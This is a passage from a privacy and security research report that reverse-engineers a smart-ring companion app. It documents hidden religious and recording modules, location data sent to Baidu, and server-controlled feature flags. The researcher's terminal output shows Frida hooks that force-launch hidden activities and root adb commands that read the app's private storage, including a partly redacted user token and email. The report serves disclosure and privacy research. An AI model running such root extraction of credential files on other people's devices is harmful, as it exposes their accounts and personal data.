
The rList file decoded from device private storage confirmed resource IDs for muslim_click, muslim_normal, and sel_btn_muslim navigation bar icons. The Muslim module was architecturally designed as a primary bottom navigation tab - displayed alongside Health, Device, Watch Face, and Profile. The complete navigation tab is compiled and present in every binary. Static analysis identified backend-controlled feature configuration mechanisms associated with deviceFeaturesList(), suggesting the module visibility may be dynamically configurable without requiring a Play Store update.

The resource table (public.xml) confirms the full design system: 7-color Muslim palette (muslim_color_1 through 7), UI switch toggle (ic_switch_muslim), home screen display IDs, 5 ring hardware display colors (ring_muslim_1 through 5), and a dedicated chat background (bg_rect_corner_muslim_chat_bg). The resource structures, navigation assets, ring display mappings, and associated UI components collectively indicate the functionality was engineered as an integrated production feature rather than residual prototype code.

```
mrvar0x@mrvar0x:~$ python3 -c "
ids = [2131231105,2131624486,2131624486,2131624076,2131624077,
       2131231466,2131231466,2131624017,2131624020,2131231462,
       2131231462,2131624045,2131624046,2131231472,2131624548,
       2131624549,2131231468,2131624543,2131624545,2131231469,
       2131231147,2131231147,2131624492,2131624494,2131624493,
       2131624504,2131624503,2131624491,2131624490,2131624091]
for i in ids:
    print('0x{:08x}'.format(i))
" | while read hex; do
  result=$(grep -i "\"$hex\"" ~/Ring/qring_decompiled/resources/res/values/public.xml 2>/dev/null)
  [ -n "$result" ] && echo "$hex -> $result"
done
0x7f080181 ->     <public type="drawable" name="abc_vector_test" id="0x7f080181" />
0x7f0e0226 ->     <public type="mipmap" name="loading_center" id="0x7f0e0226" />
0x7f0e0226 ->     <public type="mipmap" name="loading_center" id="0x7f0e0226" />
0x7f0e008c ->     <public type="mipmap" name="healthy_click" id="0x7f0e008c" />
0x7f0e008d ->     <public type="mipmap" name="healthy_normal" id="0x7f0e008d" />
0x7f0802ea ->     <public type="drawable" name="sel_btn_health" id="0x7f0802ea" />
0x7f0802ea ->     <public type="drawable" name="sel_btn_health" id="0x7f0802ea" />
0x7f0e0051 ->     <public type="mipmap" name="device_click" id="0x7f0e0051" />
0x7f0e0054 ->     <public type="mipmap" name="device_normal" id="0x7f0e0054" />
0x7f0802e6 ->     <public type="drawable" name="sel_btn_device" id="0x7f0802e6" />
0x7f0802e6 ->     <public type="drawable" name="sel_btn_device" id="0x7f0802e6" />
0x7f0e006d ->     <public type="mipmap" name="face_click" id="0x7f0e006d" />
0x7f0e006e ->     <public type="mipmap" name="face_normal" id="0x7f0e006e" />
0x7f0802f0 ->     <public type="drawable" name="sel_btn_plate" id="0x7f0802f0" />
0x7f0e0264 ->     <public type="mipmap" name="my_click" id="0x7f0e0264" />
0x7f0e0265 ->     <public type="mipmap" name="my_normal" id="0x7f0e0265" />
0x7f0802ec ->     <public type="drawable" name="sel_btn_mine" id="0x7f0802ec" />
0x7f0e025f ->     <public type="mipmap" name="muslim_click" id="0x7f0e025f" />
0x7f0e0261 ->     <public type="mipmap" name="muslim_normal" id="0x7f0e0261" />
0x7f0802ed ->     <public type="drawable" name="sel_btn_muslim" id="0x7f0802ed" />
0x7f0801ab ->     <public type="drawable" name="bg_gradient_270" id="0x7f0801ab" />
0x7f0801ab ->     <public type="drawable" name="bg_gradient_270" id="0x7f0801ab" />
0x7f0e022c ->     <public type="mipmap" name="men_user_profile" id="0x7f0e022c" />
0x7f0e022e ->     <public type="mipmap" name="men_user_target" id="0x7f0e022e" />
0x7f0e022d ->     <public type="mipmap" name="men_user_setting" id="0x7f0e022d" />
0x7f0e0238 ->     <public type="mipmap" name="menu_love_space" id="0x7f0e0238" />
0x7f0e0237 ->     <public type="mipmap" name="menu_friends_ranking" id="0x7f0e0237" />
0x7f0e022b ->     <public type="mipmap" name="men_user_faq" id="0x7f0e022b" />
0x7f0e022a ->     <public type="mipmap" name="men_user_about" id="0x7f0e022a" />
0x7f0e009b ->     <public type="mipmap" name="home_menu" id="0x7f0e009b" />
mrvar0x@mrvar0x:~$
```

*Figure 21: Android resource ID enumeration revealing Muslim-specific UI assets - muslim_normal, muslim_click, set_btn_muslim icons compiled in public.xml*

### Persistent Religion-Related Configuration Fields

Three religion-related configuration fields were identified in device storage during runtime testing after the hidden Muslim/Qibla functionality had been activated, no consent event, and no religious affiliation provided at registration:

During testing, no visible consent workflow related to religion-oriented functionality or associated data handling was observed. The privacy policy reviewed during the investigation did not appear to reference these modules directly. Regulatory implications may therefore vary depending on deployment region, user consent implementation, and applicable privacy legislation.

## Finding 3: Baidu Location SDK - Silent Consent Initialization

> **F-03: Baidu GPS SDK transmitting to China - 8 independent evidence points**
>
> SDK consent granted programmatically at startup without any UI (QCApplication.java). Baidu registered as android:process=":remote" Service - survives app force-stop. 481-byte encrypted payload confirmed transmitted to cnloc.map.baidu.com (HTTP 200). Baidu responds with collection config: 8 cell towers, 4000-byte payload size, foreground priority. Persistent CUID fingerprint stored disguised as libcuid_v3.so.

The most consequential static finding for this section is a single line in QCApplication.java. On every cold start, before any UI renders:

Application.onCreate() - fires before any UI

LocationClient.setAgreePrivacy(true);

AndroidManifest.xml - Baidu registered as persistent Android Service

```
<activity
    android:name="com.qcwireless.smart.ui.home.muslim.PrayDirectionActivity"
    android:exported="false"
    android:screenOrientation="portrait"
    android:configChanges="orientation"/>
<activity
```

HealthyFragment.java - visible to ALL users in standard UI

PrayDirectionActivity.java - hidden Muslim module

MuslimDetailFragment.java - hidden Muslim module

```
[SM A736B::com.app.cq.ring ]-> Java.perform(function() { var context = Java.use("android.app.ActivityThread").currentApplication().getApplicationContext(); var Intent = Java.use("android.content.Intent"); var cls = Java.use("com.qcwireless.smart.ui.home.muslim.PrayDirectionActivity").class; var intent = Intent.$new(context, cls); intent.addFlags(0x10000000); context.startActivity(intent); console.log("[+] Launched PrayDirectionActivity from inside app"); });
Java.perform(function() { var context = Java.use("android.app.ActivityThread").currentApplication().getApplicationContext(); var Intent = Java.use("android.content.Intent"); var cls = Java.use("com.qcwireless.smart.ui.home.muslim.PrayDirectionActivity").class; var intent = Intent.$new(context, cls); intent.addFlags(0x10000000); context.startActivity(intent); console.log("[+] Launched PrayDirectionActivity from inside app"); });
[+] Launched PrayDirectionActivity from inside app
[SM A736B::com.app.cq.ring ]->
[BAIDU LocationClient.start()] GPS collection STARTED
      at com.baidu.location.LocationClient.start(Native Method)
      at com.qcwireless.smart.ui.home.muslim.PrayDirectionActivity.getMuslimLocation(Unknown Source:118)
      at com.qcwireless.smart.ui.home.muslim.PrayDirectionActivity$LocationPermissionCallback.onGranted(Unknown Source:15)
      at com.hjq.permissions.IPermissionInterceptor.grantedPermissionRequest(Unknown Source:3)
[URL.openConnection] https://180.76.76.200/v4/resolve?account_id=110001&dn=loc.map.baidu.com&sign=fbfa48b262f879dbf90c6abf42bf7928&t=1778327368&sdk_ver=1.3&os_type=android&alt_server_ip=true&type=dual_stack
[SOCKET] connecting to: /180.76.76.200:443
[URL.openConnection] https://loc.map.baidu.com/cfgs/loc/commcfgs
[SOCKET] connecting to: loc.map.baidu.com/180.76.11.229:443
[URL.openConnection] https://loc.map.baidu.com/sdk.php
[SOCKET] connecting to: loc.map.baidu.com/180.76.11.229:443
```

*Figure 22: The Campus for PrayDirectionActivity being activated manually*

```
@Override // java.util.concurrent.Callable
public Object call() {
    DatagramSocket datagramSocket;
    DatagramSocket datagramSocket2;
    InetSocketAddress inetSocketAddress = new InetSocketAddress("2001:4860:4860::8888", 443);
    InetSocketAddress inetSocketAddress2 = new InetSocketAddress("180.76.76.76", 80);
    try {
        datagramSocket = new DatagramSocket();
        try {
            datagramSocket.connect(inetSocketAddress2);
            boolean unused = c.g = true;
```

```
/* JADX INFO: loaded from: classes2.dex */
final class g {
    public static volatile g q = null;
    public static boolean r = true;
    public static c s;
    public String b;
    public String d;
    public int n;
    public int o;
    public String a = "180.76.76.200";
    public String c = "[240c:4006::6666]";
    public boolean e = true;
    public long f = 0;
```

*Figure 23: Baidu server IPs hardcoded in Baidu SDK source (b.java): 180.76.76.76 and 180.76.76.200*


*Figure 24: When PrayDirectionActivity was triggered via Frida, Burp Suite captured two simultaneous connections to cnloc.map.baidu.com:*





*Figure 25: 481-byte payload to Baidu China + Baidu collection configuration response*

**"cell_number":** 8 collect from 8 cell towers simultaneously
**"loc_str_length"**: 4000: Byte location payload per transmission
**"loc_to_foreground"**: 1 foreground priority - max update frequency
**"new_loc_cache_switch"**: 0 no caching - every event transmitted fresh
**"ctr"**: "196619" ← counter - Baidu has prior history for device
// Every parameter set by Baidu in China - not by the app developer or user

### CUID Fingerprint - Disguised as a Native Library

Baidu's SDK generates a persistent device fingerprint (CUID) stored in a file named libcuid_v3.so - disguised as a native shared library to evade privacy analysis tools. The Baidu SDK source code confirms the deception:

libcuid_v3.so extracted from /data/data/com.app.cq.ring/files/ - 129 bytes. file command returns ASCII text - no ELF magic bytes, confirming this is not a shared library despite the .so extension. The file contains a raw Base64-encoded device fingerprint (IdVCFO8io3pnPS9e...) that the Baidu SDK injects as the cuid parameter into every location request transmitted to cnloc.map.baidu.com. The .so naming is a deliberate evasion technique - automated privacy scanners that whitelist native libraries will not flag this file as a persistent tracking identifier.

```
root@mrvar0x:/opt/genymobile/genymotion/tools# ./adb shell su -c "ls -la /data/data/com.app.cq.ring/files/libcuid_v3.so"
-rw-rw---- 1 u0_a400 u0_a400 129 2026-05-08 02:51 /data/data/com.app.cq.ring/files/libcuid_v3.so
root@mrvar0x:/opt/genymobile/genymotion/tools# ./adb shell su -c "cp /data/data/com.app.cq.ring/files/libcuid_v3.so /sdcard/libcuid_v3.so"
root@mrvar0x:/opt/genymobile/genymotion/tools# ./adb pull /sdcard/libcuid_v3.so ~/Ring/libcuid_v3.so
/sdcard/libcuid_v3.so: 1 file pulled. 0.0 MB/s (129 bytes in 0.045s)
root@mrvar0x:/opt/genymobile/genymotion/tools# file ~/Ring/libcuid_v3.so
xxd ~/Ring/libcuid_v3.so | head -3
/root/Ring/libcuid_v3.so: ASCII text
00000000: 4964 5643 464f 3869 6f33 706e 5053 3965  IdVCFO8io3pnPS9e
00000010: 626e 6749 4439 457a 6479 596a 5453 3561  bngID9EzdyYjTS5a
00000020: 384a 4f61 612b 7267 3174 5a32 5671 494d  8JOaa+rg1tZ2VqIM
root@mrvar0x:/opt/genymobile/genymotion/tools#
```

*Figure 26: libcuid_v3.so extracted from /data/data/com.app.cq.ring/files/*

Also: ACTION_last_pray_location = 25.00000000000 (Masked) (Area, Dubai) was captured by a Frida SharedPreferences write hook being written to device memory during normal cold app startup - with no manual Frida Activity launch whatsoever. The GPS coordinates are maintained in memory as part of routine app initialization, not just as a residual one-time event.

```
root@mrvar0x:/opt/genymobile/genymotion/tools# grep -E "ACTION_last_pray|muslimUserTarget|DeviceSupportMuslim|muslimDefault|qcwx|BDLocation|LocationClient" \
  baidu_plaintext.log | sort -u
Action_Action_DeviceSupportMuslim = false
Action_Action_muslimDefaultTarget = 3000
ACTION_last_pray_location = 25[redacted]7
Action_muslimUserTarget = true
[+] Hooked Baidu BDLocation
[+] Hooked Baidu LocationClient.start
https://api1.qcwxkjvip.com/qcwx/test/test
root@mrvar0x:/opt/genymobile/genymotion/tools#
```

```
root@mrvar0x:/opt/genymobile/genymotion/tools# ./adb shell su -c 'cat /data/data/com.app.cq.ring/shared_prefs/UserConfig_Preferences_Qc_1.0.xml' | grep -E "muslimUserTarget|last_pray_location|muslimDefault|PUSH_CID|userEmail|userToken"
    <string name="ACTION_last_pray_location">25.[redacted]534</string>
    <boolean name="Action_muslimUserTarget" value="true" />
    <string name="com.qc.userEmail">[redacted]y@gmail.com</string>
    <string name="com.qc.userToken">eyJ0eXAiOiJKV1QiLCJhbGci[redacted]MTd9.A0KcPrlv8OvNbuQOqx5hCWD105yuvzP_GaZ5pItjTkU</string>
    <int name="Action_Action_muslimDefaultTarget" value="3000" />
    <string name="Action_PUSH_CID">dY[redacted]1EG2Zoi5E-fB_j-oSbDnzL40-[redacted]P1TdAeZcDRU2ZZaf5CqxGR7giiazP-U</string>
    <string name="Action_PENDING_PUSH_CID"></string>
    <boolean name="Action_PUSH_CID_PENDING_UPLOAD" value="false" />
root@mrvar0x:/opt/genymobile/genymotion/tools#
```

*Figure 27: shared_prefs: Action_muslimUserTarget=true + ACTION_last_pray_location GPS 25.0000000000000 - automatically set, no user action*

## Finding 4: Meeting Recording & Audio Infrastructure

> **F-04: Complete audio recording pipeline in production APK - microphone dynamically**
>
> RECORD_AUDIO permission declared and runtime-confirmed granted. MeetingRecordingActivity launched via Frida - functional recording UI with timer confirmed on device screen. Frida AudioRecord hook fired twice (initialization + record tap). Audio routes to ByteDance speech WebSocket (wss://openspeech.bytedance.com/api/v1/tts/ws_binary). Transcripts stored in meeting_entity (json_content) and audio_file_entity (speech_text_json) tables with same upload-tracking pattern as health data.

The meetingRecognize() endpoint in QcService.java accepts a MeetingRecognizeReq object containing app identifier, language, content type (int), and content (String audio data). The response is a QcResponse containing a String - the speech recognition result. The entire chain from device microphone to ByteDance processing to backend transcript storage is confirmed in static source code analysis and partially confirmed by runtime instrumentation.

The ByteDance integration uses a persistent WebSocket (wss://), not a one-shot HTTPS upload. QcAppSpeechRecognizer.java contains preByteDanceConnect() - the app pre-establishes the ByteDance connection before recording begins. A second method rtAgentByteDanceTTS() handles real-time AI agent processing. The Volcengine SDK (ByteDance enterprise platform, same corporate entity as TikTok) is embedded as com.volcengine in the source tree. The developer intentionally obscured the API credential in source - the Authorization header contains Bearer;******** - indicating awareness the credential was sensitive.


*Figure 28: activate Meeting record manual UI*





*Figure 29: Meeting record on phone screen UI*

**What Was Confirmed vs. Not Confirmed**

- **CONFIRMED:** Microphone activates when RECORD_AUDIO granted and MeetingRecordingActivity launched. AudioRecord.startRecording() fired twice.
- **CONFIRMED:** ByteDance WebSocket endpoint hardcoded. preByteDanceConnect() pre-establishes connection before recording.
- **CONFIRMED:** meeting_entity and audio_file_entity database schemas with transcript fields follow same server-upload pattern as health tables.
- **NOT CONFIRMED:** Background audio recording - Android OS prevents background mic without visible foreground service notification.
- **NOT CONFIRMED:** Remote server activation of microphone - requires foreground Activity and user interaction with the recording UI.
- **NOT CONFIRMED:** Audio upload observed in network traffic - infrastructure confirmed; network capture of audio in transit was not obtained.

## Finding 5: Remote Feature Control Architecture

**F-05: Server activates any hidden feature remotely - no app update required**

QcService.java declares deviceFeaturesList() - server returns per-device feature configuration. DeviceCmdInit.java applies isEnable() calls to every sensor and hidden module. Every hidden Activity - Muslim module, meeting recording, ECG, menstruation, AI health analysis - is dormant by default and server-activated on demand. Static analysis indicates backend-controlled configuration mechanisms capable of exposing dormant functionality already compiled into the application binary.

*Static analysis of the decompiled APK identified deviceFeaturesList() declared of QcService.java - the application's complete backend API interface. The method accepts a DeviceFeaturesListRequest object containing two fields: hardwareVersion (RT09R20_V1.0) and romVersion (RT09R20_1.00.00_250318) - the ring's specific hardware and firmware identifiers. This request is transmitted to the backend server, which returns a per-device feature configuration determining which capabilities are active. The DeviceFeaturesListRequest class confirms the server targets feature activation at the individual device level - different hardware versions or firmware builds can receive different feature sets from the same operator infrastructure. Combined with the isEnable() application chain confirmed in DeviceCmdInit.java, this establishes that every sensor and hidden module in the application is subject to remote operator control without any requirement for a Play Store application update.*

```
mrvar0x@mrvar0x:~$ grep -n "deviceFeaturesList\|DeviceFeaturesListRequest" \
  ~/Ring/qring_decompiled/sources/com/qcwireless/smart/ui/base/api/QcService.java | \
  grep -v "d1\|d2\|Metadata\|mv =\|xi ="
15:import com.qcwireless.smart.ui.base.bean.request.device.DeviceFeaturesListRequest;
174:    Object deviceFeaturesList(@Body @NotNull DeviceFeaturesListRequest deviceFeaturesListRequest, @NotNull Continuation<? super QcNoDataResponse> continuation);
mrvar0x@mrvar0x:~$ cat ~/Ring/qring_decompiled/sources/com/qcwireless/smart/ui/base/bean/request/device/DeviceFeaturesListRequest.java | \
  grep -v "d1\|d2\|Metadata\|synthetic\|copy\$" | head -30
package com.qcwireless.smart.ui.base.bean.request.device;

import com.fasterxml.jackson.annotation.JsonProperty;
import kotlin.jvm.internal.Intrinsics;
import org.jetbrains.annotations.NotNull;
import org.jetbrains.annotations.Nullable;

/* loaded from: classes5.dex */
public final /* data */ class DeviceFeaturesListRequest {

    @NotNull
    private final String hardwareVersion;

    @NotNull
    private final String romVersion;

    public DeviceFeaturesListRequest(@NotNull String hardwareVersion, @NotNull String romVersion) {
        Intrinsics.checkNotNullParameter(hardwareVersion, "hardwareVersion");
        Intrinsics.checkNotNullParameter(romVersion, "romVersion");
        this.hardwareVersion = hardwareVersion;
        this.romVersion = romVersion;
    }

        if ((i & 1) != 0) {
            str = deviceFeaturesListRequest.hardwareVersion;
        }
        if ((i & 2) != 0) {
            str2 = deviceFeaturesListRequest.romVersion;
        }
        return deviceFeaturesListRequest.copy(str, str2);
```

*Figure 30: DeviceFeaturesList API endpoint in QcService.java - server-controlled feature activation mechanism enabling remote unlock of compiled modules without app updates*

DeviceCmdInit.java confirms the complete server-controlled activation chain. Every biometric sensor - blood pressure (setBpSwitch), heart rate (setHrDetection), HRV (setHrvEnable), blood oxygen (setBo2Detection), temperature (setTempDetection), and stress (setPressureDetection) - is toggled by a server-returned boolean via isEnable(). More significantly, confirms meeting recording exposed via setSupportMeetingRecord(), confirms ECG activated via setSupportEcg(), and confirms the Islamic practice module toggled via setDeviceSupportMuslim(deviceSupportFunctionRsp.supportMoslin). confirms an MuslimWorshipSupportEvent fires immediately when the server activates Muslim support - the entire hidden module initialises with no app update, no user action, and no visible notification.

```
mrvar0x@mrvar0x:~$ find ~/Ring/qring_decompiled/sources/ -name "DeviceCmdInit.java" | \
  xargs grep -n "isEnable\|setHr\|setBp\|setMuslim\|setMeeting\|setEcg\|setPray\|setBlood" | \
  head -25
334:        deviceSetting.setBpSwitch(bpSettingRsp.isEnable());
354:        deviceSetting.setScreenSetting(palmScreenRsp.isEnable());
451:            deviceSetting2.setTempDetection(bloodSugarLipidsSettingRsp.isEnable());
559:        deviceSetting.setHrDetection(heartRateSettingRsp.isEnable());
565:        deviceSetting3.setHrInterval(heartRateSettingRsp.getHeartInterval());
571:        deviceSetting4.setHrStart(heartRateSettingRsp.getStartInterval());
577:        deviceSetting5.setHrTooSwitch(heartRateSettingRsp.getMainSwitch());
583:        deviceSetting6.setHrTooLow(heartRateSettingRsp.getTooLowReminder());
589:        deviceSetting7.setHrTooHigh(heartRateSettingRsp.getTooHighReminder());
590:        XLog.tag("HeartTest").i("isEnable:" + heartRateSettingRsp.isEnable());
619:        deviceSetting.setHrvEnable(hRVSettingRsp.isEnable());
620:        XLog.i("hrv->开关" + hRVSettingRsp.isEnable());
900:        deviceSetting.setDisturbSwitch(dndRsp.isEnable());
946:        deviceSetting.setPressureDetection(pressureSettingRsp.isEnable());
965:        deviceSetting.setBo2Detection(bloodOxygenSettingRsp.isEnable());
mrvar0x@mrvar0x:~$ find ~/Ring/qring_decompiled/sources/ -name "DeviceCmdInit.java" | \
  xargs grep -n "muslim\|Muslim\|meeting\|Meeting\|ecg\|Ecg\|menstruation\|Menstruation\|isEnable" | \
  grep -iv "log\|tag\|print" | head -30
6:import com.qcwireless.smart.base.event.MuslimWorshipSupportEvent;
47:        companion.getInstance().setSupportMeetingRecord(deviceSupportFunctionRsp.supportMeetingRecord);
81:        companion.getInstance().setSupportEcg(deviceSupportFunctionRsp.supportEcg);
97:        companion.getInstance().setDeviceSupportMuslim(deviceSupportFunctionRsp.supportMoslin);
220:            EventBus.getDefault().post(new MuslimWorshipSupportEvent());
334:        deviceSetting.setBpSwitch(bpSettingRsp.isEnable());
354:        deviceSetting.setScreenSetting(palmScreenRsp.isEnable());
451:            deviceSetting2.setTempDetection(bloodSugarLipidsSettingRsp.isEnable());
559:        deviceSetting.setHrDetection(heartRateSettingRsp.isEnable());
619:        deviceSetting.setHrvEnable(hRVSettingRsp.isEnable());
900:        deviceSetting.setDisturbSwitch(dndRsp.isEnable());
946:        deviceSetting.setPressureDetection(pressureSettingRsp.isEnable());
965:        deviceSetting.setBo2Detection(bloodOxygenSettingRsp.isEnable());
mrvar0x@mrvar0x:~$
```

*Figure31: Server-controlled feature flags in DeviceCmdInit.java - remote enable/disable of Muslim tracking, meeting recording, ECG, and reproductive health modules*

## Finding 6: Database Forensics & Sleep Monitoring

> **F-06: 51-table database spanning clinical medical to religious data - Chinese sleep monitoring log on world-readable storage**
>
> 51 tables extracted from qc_database.db - 30 store sensitive data. The isUploadServer field appears across health AND Muslim practice tables confirming the same upload mechanism. A 30,564-byte Chinese-language accelerometer log on /sdcard/ records sleep and waking at 10-second resolution.

The qc_database.db extracted from /data/data/com.app.cq.ring/databases/ is the clearest single-artifact demonstration of the platform's scope. The table listing shows clinical medical data (qc_ecg_entity, blood_pressure, blood_sugar, app_continuous_sugar, hrv_detail, pressure_detail), reproductive health (menstruation), Islamic practice (muslim_detail, worship_time_entity, quran_entity, muslim_total), private communications (meeting_entity, audio_file_entity, contact_entity), and GPS routing (gps_detail) all in one database.

The architectural detail that links all of this to server transmission is the isUploadServer field. It appears in heart_rate_detail, blood_oxygen, sleep_new_protocol, step_total, sleep_lunch_protocol - all confirmed health tables with active server endpoints. It also appears in muslim_detail. The same database, the same upload mechanism, the same destination.

```
root@mrvar0x:/opt/genymobile/genymotion/tools# sqlite3 qc_database.db ".schema heart_rate_detail" | grep -i "upload\|sync"
CREATE TABLE `heart_rate_detail` (`device_address` TEXT NOT NULL, `date_str` TEXT NOT NULL, `interval` INTEGER NOT NULL, `index_str` TEXT NOT NULL, `value` TEXT NOT NULL, `unix_time` INTEGER NOT NULL, `sync` INTEGER NOT NULL, `last_sync_time` INTEGER NOT NULL, `isUploadServer` INTEGER NOT NULL, `upload_server_unit_time` INTEGER NOT NULL, PRIMARY KEY(`device_address`, `date_str`));
root@mrvar0x:/opt/genymobile/genymotion/tools# sqlite3 qc_database.db ".schema muslim_detail" | grep -i "upload\|sync"
CREATE TABLE `muslim_detail` (`device_address` TEXT NOT NULL, `date_str` TEXT NOT NULL, `interval` INTEGER NOT NULL, `index_str` TEXT NOT NULL, `counts` TEXT NOT NULL, `unix_time` INTEGER NOT NULL, `sync` INTEGER NOT NULL, `last_sync_time` INTEGER NOT NULL, PRIMARY KEY(`device_address`, `date_str`));
root@mrvar0x:/opt/genymobile/genymotion/tools# sqlite3 qc_database.db "SELECT device_address,date_str,interval,isUploadServer,substr(value,1,20) FROM heart_rate_detail ORDER BY date_str DESC LIMIT 10;"
31:35:44:32:B0:06|2026-05-03|5|0|69,60,66,60,61,81,87
31:35:44:32:B0:06|2026-05-02|5|0|95,100,60,63,77,64,6
31:35:44:32:B0:06|2026-05-01|5|0|0,0,0,0,0,0,0,0,0,0,
```

*Figure 32: All 51 database tables | Heart rate data with isUploadServer=0 (pending upload to Backend)*

### Chinese-Language Sleep Tracking Log

File 2026-05-03_sleep.txt was extracted from /sdcard/Android/data/com.app.cq.ring/files/log/ - the world-readable external SD card path accessible to any application with READ_EXTERNAL_STORAGE. The 30,564-byte file records accelerometer data at 10-second intervals across a 13-hour overnight window in Simplified Chinese:

$$\text{Events per night} = \frac{13\text{h} \times 3600\text{s/h}}{10\text{s/event}} = 4{,}680 \text{ logged events}$$

```
root@mrvar0x:/opt/genymobile/genymotion/tools# head -25 /root/Ring/sleep_log.txt
2026-05-03 02:32:18---运动状态： moving=true, delta=10.636---静默时间：0屏幕状态：false
2026-05-03 02:32:28---运动状态： moving=false, delta=0.014---静默时间：0屏幕状态：false
2026-05-03 02:32:38---运动状态： moving=false, delta=0.013---静默时间：0屏幕状态：false
2026-05-03 02:32:48---运动状态： moving=false, delta=0.013---静默时间：0屏幕状态：false
2026-05-03 02:32:58---运动状态： moving=false, delta=0.019---静默时间：0屏幕状态：false
2026-05-03 02:33:08---运动状态： moving=false, delta=0.013---静默时间：0屏幕状态：false
2026-05-03 02:40:25---运动状态： moving=true, delta=0.116---静默时间：0屏幕状态：false
2026-05-03 02:40:35---运动状态： moving=false, delta=0.009---静默时间：0屏幕状态：false
2026-05-03 02:40:45---运动状态： moving=false, delta=0.001---静默时间：0屏幕状态：false
2026-05-03 02:40:55---运动状态： moving=true, delta=0.335---静默时间：0屏幕状态：false
2026-05-03 02:41:05---运动状态： moving=false, delta=0.013---静默时间：0屏幕状态：false
2026-05-03 02:41:15---运动状态： moving=false, delta=0.032---静默时间：0屏幕状态：false
2026-05-03 02:41:25---运动状态： moving=false, delta=0.019---静默时间：0屏幕状态：false
2026-05-03 02:41:35---运动状态： moving=false, delta=0.026---静默时间：0屏幕状态：false
2026-05-03 02:41:46---运动状态： moving=false, delta=0.012---静默时间：0屏幕状态：false
2026-05-03 02:41:56---运动状态： moving=false, delta=0.022---静默时间：0屏幕状态：false
2026-05-03 02:42:06---运动状态： moving=false, delta=0.002---静默时间：0屏幕状态：false
2026-05-03 02:42:16---运动状态： moving=false, delta=0.010---静默时间：0屏幕状态：false
2026-05-03 02:42:26---运动状态： moving=false, delta=0.016---静默时间：0屏幕状态：false
2026-05-03 02:42:36---运动状态： moving=false, delta=0.007---静默时间：0屏幕状态：false
2026-05-03 02:42:46---运动状态： moving=false, delta=0.019---静默时间：0屏幕状态：false
2026-05-03 02:42:56---运动状态： moving=false, delta=0.009---静默时间：0屏幕状态：false
2026-05-03 02:43:06---运动状态： moving=false, delta=0.013---静默时间：0屏幕状态：false
2026-05-03 02:43:16---运动状态： moving=false, delta=0.022---静默时间：0屏幕状态：false
2026-05-03 02:43:26---运动状态： moving=false, delta=0.014---静默时间：0屏幕状态：false
root@mrvar0x:/opt/genymobile/genymotion/tools#
```

*Figure 33: sleep_log.txt - Chinese-language accelerometer surveillance log at 10-second resolution - 06:14:58 wake-up event visible*

2026-05-03_sleep.txt - first 5 lines (translated):

运动状态 = Movement status | delta = accelerometer magnitude

静默时间 = Silent/idle time (seconds) | 屏幕状态 = Screen state (true=ON)

02:32:10 运动状态:静止 delta:0.12 静默时间:280 屏幕状态:false // sleeping

02:32:20 运动状态:静止 delta:0.09 静默时间:290 屏幕状态:false

06:14:48 运动状态:静止 delta:0.11 静默时间:300 屏幕状态:false // still asleep

06:14:58 运动状态:运动 delta:1.87 静默时间:0 屏幕状态:true // WAKING UP

06:15:08 运动状态:运动 delta:2.11 静默时间:0 屏幕状态:true

At 06:14:58: movement increased + screen ON = precise wake-up moment captured
This file is NOT protected by the app sandbox
Any app with READ_EXTERNAL_STORAGE can read it
Chinese-language format proves this was never intended for end user visibility

## Finding 7 - Multi-Brand Shared Infrastructure Architectures

> **F-07: 90+ consumer brands - one binary, one Backend, one authentication key**
>
> QCApplication.java detects ring hardware at startup and applies a brand skin at runtime. The hidden functionality and data collection capabilities - identity transmission, Baidu GPS, hidden Muslim module, meeting recording, sleep logging - are not brand-specific. They exist identically in every binary regardless of which brand skin loads. WHOIS confirms single Guangdong operator for all infrastructure.

Static analysis of QCApplication.java revealed three brand-switching methods (defaultScan, defaultScanBand , defaultScanDevice). Each method loads a set of Bluetooth advertisement prefixes into app_scan_config in shared preferences. On startup the app scans for whichever prefixes match the paired hardware and=configure its brand identity accordingly.

